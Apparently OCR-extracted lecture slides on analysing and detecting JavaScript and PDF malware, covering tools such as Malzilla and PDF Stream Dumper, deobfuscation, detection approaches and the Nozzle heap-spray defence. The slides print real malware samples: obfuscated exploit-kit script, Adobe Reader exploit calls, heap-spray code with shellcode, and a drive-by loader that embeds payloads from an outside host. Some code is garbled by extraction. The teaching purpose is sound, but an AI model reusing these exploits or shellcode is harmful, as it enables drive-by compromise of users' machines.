
- Menu Bar:** Download, Decoder, Misc Decoders, Kalimero Processor, Shellcode analyzer, Log, Clipboard Monitor, Notes, Hex view, PScript, Tools, Settings, About.
- JavaScript Payload (Console):**

```
<script>function nu0T(){try {nIf1=0;j83u(O(SySU)+O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('rLX'+O(REKt[OlAh] ('jW0o') [oPMI])) [oPMI]));if (nIf1) {uUrr () ;XWyp="" ;BRs6=O(oGig.UcNq)+O(cpqgS.UJy4)+O(oGig.UcNq);1TjE=O(oGig.UcNq)+O(cpqgS.UJy4);h01X=j83u(O(d4rd)+O(Erif.UGcI));xw10=j83u(O(FvjL)+O(REKt[O(REKt .getElementById('qtuR') [oPMI])+O(Vgqf()) ('x51E') [oPMI]));for (nSjI=0;nSjI<h01X ;nSjI++) XWyp += BRs6;XWyp += 1TjE;Giru=O(REKt.getElementById('ivgn') [oPMI])+O (RGGt.r&Sc);for (nSjI=0;nSjI<xw10;nSjI++) j83u(Giru);xrk1 =O(REKt[O(REKt .getElementById('qtuR') [oPMI])+O(Vgqf()) ('Ls1s') [oPMI])+O(QUL1)+O(Zfq6())+O (REKt.getElementById(O(REKt[OlAh] ('jW0o') [oPMI])+ 'u3R') [oPMI])+O(REKt .getElementById('xDat') [oPMI])+O(10hP())+CSy7+O(Drcq1)+O(10hP())+WjzZ+O(REKt[O (REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('ftR2') [oPMI])+O(veuA.FHjj) +O (cnaP())+O(REKt.getElementById('KMeN') [oPMI])+O(A413)+O(Kvp4)+O(REKt[O(REKt .getElementById('qtuR') [oPMI])+O(Vgqf()) ('m5me') [oPMI])+O(Mpa8())+O(Aaht.p305) +O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('YPvL') [oPMI]) + XWyp +O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('WgmY') [oPMI])+O(REKt[O (REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('KpJw') [oPMI])+O(bVoK.QXJN)+O (REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('1YxD') [oPMI])+>>>"}>"}> +O (A413)+O(M18C())+O(rBMF)+O(Ga7Y);Kwat = REKt[O(REKt[O(REKt.getElementById('qtuR ' ) [oPMI])+O(Vgqf()) ('zmXV') [oPMI])+O(xJPK())+O(ZxtE)+O(ViY6)];Kwat[O(REKt[O (REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('noMc') [oPMI])+O(REKt .getElementById('w09u') [oPMI])] = xrkl;Bwcw=1)} catch(jVYf) {}return 0;}function Vj2I(){ Bwcw=1;zLTL="";for (H2Z8=0;H2Z8<O(fKwX)+O(REKt[O(REKt .getElementById('qtuR') [oPMI])+O(Vgqf()) ('USr4') [oPMI]);H2Z8++) {zLTL=zLTL+O (REKt.getElementById('qrXJ') [oPMI])+O(Cs6x)+O(REKt[O(REKt.getElementById('qtuR' ) [oPMI])+O(Vgqf()) ('IsWy') [oPMI])+O(yYiu)+O(CnyD)+O(REKt[O(REKt.getElementById ('qtuR') [oPMI])+O(Vgqf()) ('USr4') [oPMI])+O(REKt.getElementById('xDat') [oPMI]) +O(10hP())+CSy7+O(Drcq1)+O(10hP())+WjzZ+O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('ktMb') [oPMI])+O(10hP())+H2Z8+O(Lgwn())+O(ZeMI.abce)+O(Q&kF ( ))+O(Onan())+O(aujc())+O(fgQu.byIf)+O(C4sY())+O(10hP())+GWeX+O(wkT5)+O(peIY()) +ChKc+O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('e7aF') [oPMI])+O (SMjX);} REKt[O(ZDu2)+O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) (' ndEJ') [oPMI])] (zLTL);function nUrP(vGn6){for (fc8n=0;fc8n<j83u(O(fKwX)+O(D3ja .kIYt);fc8n++) j83u(fc8n);try{j83u(fc8n+O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('mne3') [oPMI])+O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O (Vgqf()) ('zP6s') [oPMI])) catch(fmJk){try{j83u(O(KCPv)+O(REKt[O(REKt .getElementById('qtuR') [oPMI])+O(Vgqf()) ('iLOP') [oPMI])) catch(yruk){return j83u(O(NMgy))+O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('umUy') [oPMI])};nUrP(O(REKt[O(REKt.getElementById('qtuR') [oPMI])+O(Vgqf()) ('Br79') [oPMI])+O(REKt.getElementById('hq7m') [oPMI]))}</script>
```
- DOM Inspector:** A table listing DOM elements with their IDs and values.

"q5i1"	g
hHmZ	r
iSGq	S
"YRYV"	ha
bluT	rC
uTrD	charCode
"Ep2k"	At
ldlv	i
Vddv	leng
"Ijh"	th
"yOvO"	t
JUVG	i+=101516-
"V7FL"	101513;
"y0WN"	f
YwxP	ro
FGet	yh
"x2s5"	s2
WMBg	1
"yJl"	v
j08s	Sjo
J4fg	u8
"Swll"	2W
"bMvY"	m
"gXWS"	C
"n97"	7Tn
- Buttons:** Detect, Make, Escape correction (checked).
- Input Fields:**
 - Left: `id="(.*?)?[w]+?>((.*)*)<`
 - Right: `KalimeroName = new element("KalimeroName","KalimeroValue");`

Decoders

42



Disassemble?

43

The screenshot shows the Malzilla by bobby disassembler interface. The main window displays a hex dump of memory, with the current address 0x1A0 selected. The hex dump shows a sequence of bytes: 0C0A 0D0D. The assembly view at the bottom shows the following instructions:

```
0000F2 90      nop
0000F3 3EF8    cld
0000F5 0E      push    cs
0000F6 E632    out     0x00000032, al
0000F8 832D07EB4935FC sub    0x3549EB07, -0x00000000
0000FF F630    div    al, [eax]
000101 3EE77D out     0x0000007D, eax
```

Below the assembly view, an error message is displayed: "Error: unexpected byte at 000104. The rest of the code contains 160 bytes".


The interface also includes a "Find XOR key" panel on the right, with a "Strings to find:" text box, a "Max. key to check:" input field, a "Find" button, a "Current string:" label, a "Current key:" input field containing "3D", and an "Apply XOR" button.

And More

44

```
var eRJ1z = {
  e46g: function () {
    try {
      var yZ =
        (/malware.dontneedcoffee.com/).test()
    } catch (OUuhzM) {}
    var version =
      999;
    if (navigator.appVersion['ind' + 'exOf']('MSIE') != -1) version =
      parseFloat(navigator.appVersion.split('MSIE')[1]);
    return version;
  }
};
if (!window.sf325gtgs7sfdj && !window.sf325gtgs7sfdj && !window.sf325gtgs7sfd1 && !window.sf325gtgs7sfd2 && eRJ1z.e46g() > 10) {
  var KHqCa =
    'cqiCOX6BDH-maqYxziG6oORjsXFs5dd1ar3-dS2Hi_P1VroeVyBjupTiFIw=';
  document.location.href = seoH('65', '4a48374c3262') + KHqCa
}
```

Runtime Deobfuscation via Code Unfolding



Malicious PDFs

PDF Stream Dumper - <http://sandsprite.com>

Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Cu

22 Objects

```

3 HLen: 0x3E
4 0x8B-0x420
5 HLen: 0x3E
6 0x4B5-0x951
7 HLen: 0x3E
8 0x9E6-0x13F5
9 HLen: 0x3F
10 0x148C-0x1C82
11 HLen: 0x3F
12 0x1D1A-0x21B3
13 HLen: 0x3F
14 0x224B-0x272E
1 HLen: 0x67
15 HLen: 0x4E
16 HLen: 0x50
17 HLen: 0x52
2 HLen: 0x6F
18 HLen: 0x30
19 HLen: 0x20
20 0x2A07-0x3199
21 HLen: 0x11F
22 HLen: 0x75

```

<<

```

/S /JavaScript
/JS 20 0 R

```

>>

Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools

22 Objects

```

3 HLen: 0x3E
4 0x8B-0x420
5 HLen: 0x3E
6 0x4B5-0x951
7 HLen: 0x3E
8 0x9E6-0x13F5
9 HLen: 0x3F
10 0x148C-0x1C82
11 HLen: 0x3F
12 0x1D1A-0x21B3
13 HLen: 0x3F
14 0x224B-0x272E
1 HLen: 0x67
15 HLen: 0x4E
16 HLen: 0x50
17 HLen: 0x52
2 HLen: 0x6F
18 HLen: 0x30
19 HLen: 0x20
20 0x2A07-0x31A4
21 HLen: 0x11F
22 HLen: 0x75

```

String

```

[
  aBasic
]
(
  oAlpha
)
;
]


```

console.show();console.println(b);

Streams:7 JS: 2 Embeds: 0

Streams:7 JS: 2 Embeds: 0 Pages: 0 TTF: 0 U3D: 0 flash: 0 UnkFit: C

Unpacking It Some More



```

var IyIFVe = app.viewerVersion.toString();
if (IyIFVe > 8){
    x8EVTm(1);
    var ivvcDy8 = "12999999999999999999";

for (RVU5gmOE = 0; RVU5gmOE < 276; RVU5gmOE ++ ){
    } util.printf("%45000f", ivvcDy8);    ivvcDy8 += "8";
}
if (IyIFVe < 8){
    x8EVTm(0);
    var UNXaCTHb = unescape("%u0c0c%u0c0c");
    while (UNXaCTHb.length < 44952) UNXaCTHb += UNXaCTHb;
    this .collabStore = Collab.collectEmailInfo({    subj : "", msg : UNXaCTHb});
}
if (IyIFVe < 9.1){
    if (app.doc.Collab.getIcon)
    {
        x8EVTm(0);
        var eGREUTNw = unescape("%09");
        while (eGREUTNw.length < 0x4000)eGREUTNw += eGREUTNw;
        eGREUTNw = "N." + eGREUTNw;
        app.doc.Collab.getIcon(eGREUTNw);
    }
}
if (IyIFVe == 9.2){
    x8EVTm(1);
    util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
    try
    {
        media.newPlayer(null);
    } catch(e)
    {}
}

```


Detection Approaches

48

- Static analysis of JavaScript?
- What are the challenges?
- Observe execution
- Watch in-browser behavior
- Watch OS effects
- Run in a VM

How to Recognize JavaScript Malware?

1. Look at representative malware
2. Find commonalities
3. Encode them as features



See Anything in Common

50

```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01...";
var avlztbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKOD = unescape(MuqEZYdx);
var pblkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKOD.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avlztbF);
var oKqMIPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
    cTAfWBbz += cTAfWBbz;
}
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxlaABZ = 0; JyxlaABZ < oKqMIPqL; JyxlaABZ++) {
    pblkPrKa[JyxlaABZ] = GBVpRAcd + eSSOLKOD;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsygYnD);
var wxDSxsOR = new Array();
```

See Anything in Common

51

```
var MuqEZYdx = "%u56e8%u0000%u5300%u5655%u8b57%u246c%u8b18%u3c45%u548b%u7805%uea01...";
var avlztstbF = "%u0C0C%u0C0C";
var TzsygYnD = "%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
var eSSOLKod = unescape(MuqEZYdx);
var pblkPrKa = new Array();
var wSqaQK = 1000;
var xASdnqwj = 0x100000;
var xAFKNqwO = 2;
var oQkmsLLP = 0x01020;
var EibcUrHC = xASdnqwj - (eSSOLKod.length * xAFKNqwO + oQkmsLLP);
var cTAfWBbz = unescape(avlztstbF);
var oKqMIPqL = 0xC0;
while (cTAfWBbz.length < EibcUrHC / xAFKNqwO) {
    cTAfWBbz += cTAfWBbz;
}
var GBVpRAcd = cTAfWBbz.substring(0, EibcUrHC / xAFKNqwO);
delete cTAfWBbz;
for (JyxlaABZ = 0; JyxlaABZ < oKqMIPqL; JyxlaABZ++) {
    pblkPrKa[JyxlaABZ] = GBVpRAcd + eSSOLKod;
}
CollectGarbage();
var fseYOuUZ = unescape(TzsvgeYnD);
```

How About This?

52

```
var zmn = null;
try {
  zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
  try {
    zmn = new ActiveXObject("PDF.PdfCtrl");
  } catch (e) {}
}
if (zmn) {
  lv = ((zmn.GetVersions().split(",")[4].split("="))[1].replace(/\.\/g, ""));
  if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100 type="application/pdf"></embed>');
}
try {
  var zmn = 0;
  zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27c6b6e-ae6d-11cf-96b8-44453540000" width=100 height=100 align=middle><param name="movie" value="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/><param name="quality" value="high"/><param name="bgcolor" value="#ffffff"/><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"/></embed></object>');
var scode =
"%u4343%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uE9F6%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uE9EF%uAA66%uB9EB%u7787%u6511%u07E1%uE9F1%uE9EF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uE9EF%uAA66%uB9E3%u0087%u0F21%u078F%uEF3B%uE9EF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uE9EF%uAA66%uA66%u76F%u9A2C%u6615%uF7AA%uE806%uE9EE%uB1EF%u9A66%u64CB%uEBA%uEE85%u64B6%uF7BA%u07B9%uEF64%uE9EF%u87BF%uF5D9%u9FC0%u7807%uE9EF%u66E6%uF3AA%u2A64%u2F6C%u66BF%uCF%u1087%uE9EF%uBF%uAA64%u85FB%uB6ED%uBA64%u07F7%uE9F8%uE9EF%uAEC%u28CF%uB3EF%uC191%u288A%uEBAF%u8A97%uE9EF%u9A10%u64CF%uE3AA%uEE85%u64B6%uF7BA%uAF07%uE9EF%u85EF%uB7E8%uAEC%uDCCB%uBC34%u10BC%uCF9A%uBCBF%uAA64%u85F3%uB6EA%uBA64%u07F7%uE9F8%uE9EF%uE9F5%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uFF07%uE9EF%u85EF%u6410%uFAA%uEE85%u64B6%uF7BA%uEF07%uE9EF%uAEEF%uBDB4%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uBD18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uE9E2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uE9F7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";
function ek13() {
  return true;
}
window.onerror = ek13;
var scode1 = unescape(scode +
"%u7468%u7074%u2F3A%u612F%u7472%u6369%u656C%u2E73%u6F6B%u6172%u616A%u632E%u6D6F%u732F%u6F68%u6377%u7461%u702E%u7068%u633F%u6469%u383D%u2637%u6E63%u4D3D%u7375%u6369%u
```

How About This?

53


```
var zmn = null;
try {
    zmn = new ActiveXObject("AcroPDF.PDF");
} catch (e) {}
if (!zmn) {
    try {
        zmn = new ActiveXObject("PDF.PdfCtrl");
    } catch (e) {}
}
if (zmn) {
    lv = ((zmn.GetVersions().split(",")).length)[4].split("=")[1].replace(/./g, "");
    if ((lv < 900) && (lv != 813)) document.write('<embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=2" width=100 height=100 type="application/pdf"></embed>');
}
try {
    var zmn = 0;
    zmn = (new ActiveXObject("ShockwaveFlash.ShockwaveFlash.9")).GetVariable("$" + "version").split(",");
} catch (e) {}
if (zmn && (zmn[2] < 124)) document.write('<object classid="clsid:d27c6e-ae6d-11cf-96b8-444553540000" width=100 height=100 align=middle><param name="movie" value="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"><param name="quality" value="high"><param name="bgcolor" value="#ffffff"><embed src="http://articles.koraja.com/showcat.php?cid=87&cn=Music+%26+MP3?s=EYq5g7Cg&id=3"></embed></object>');
var scode =
"%u4343%u4343%u0FEB%u335B%u66C9%u80B9%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u8B7F%uDF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%uB903%u6187%uE1A1%u0703%uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D%uEFEF%uAA66%uB9E3%u0087%u0F21%u078F%uEF3B%uEFEF%uAA66%uB9FF%u2E87%u0A96%u0757%uEF29%uEFEF%uAA66%uA66%u76F%u9A2C%u6615%uF7AA%uE806%uEFEE%uB1EF%u9A66%u64CB%uEBA%uE85%u64B6%uF7BA%u07B9%uEF64%uEFEF%u87BF%uF5D9%u9FC0%u7807%uEF6F%u66EF%uF3AA%u2A64%u2F6C%u66BF%uCFAA%u1087%uEFEF%uBFF9%uAA64%u85FB%uB6ED%uBA64%u07F7%uEF8E%uEFEF%uAAEC%u28CF%uB3EF%uC191%u288A%uEBAF%u8A97%uEFEF%u9A10%u64CF%uE3AA%uE85%u64B6%uF7BA%uAF07%uEFEF%u85EF%uB7E8%uAAEC%uDCCB%uBC34%u10BC%uCF9A%uB3BF%uAA64%u85F3%uB6EA%uBA64%u07F7%uEFCC%uEFEF%uEF85%u9A10%u64CF%uE7AA%uED85%u64B6%uF7BA%uF07%uEFEF%u85EF%u6410%uFAA%uEE85%u64B6%uF7BA%uEF07%uEFEF%uAEEF%uDB4%u0EEC%u0EEC%u0EEC%u036C%uB5EB%u64BC%u0D35%uBD18%u0F10%u64BA%u6403%uE792%uB264%uB9E3%u9C64%u64D3%uF19B%uEC97%uB91C%u9964%uECCF%uDC1C%uA626%u42AE%u2CEC%uDCB9%uE019%uFF51%u1DD5%uE79B%u212E%uECE2%uAF1D%u1E04%u11D4%u9AB1%uB50A%u0464%uB564%uECCB%u8932%uE364%u64A4%uF3B5%u32EC%uEB64%uEC64%uB12A%u2DB2%uEFE7%u1B07%u1011%uBA10%uA3BD%uA0A2%uEFA1";
function ek13() {
    return true;
}
window.onerror = ek13;
```

Detecting Internet Malware

Nozzle: A Defense Against Heap-spray Injection Attacks

[Usenix Security 2009]

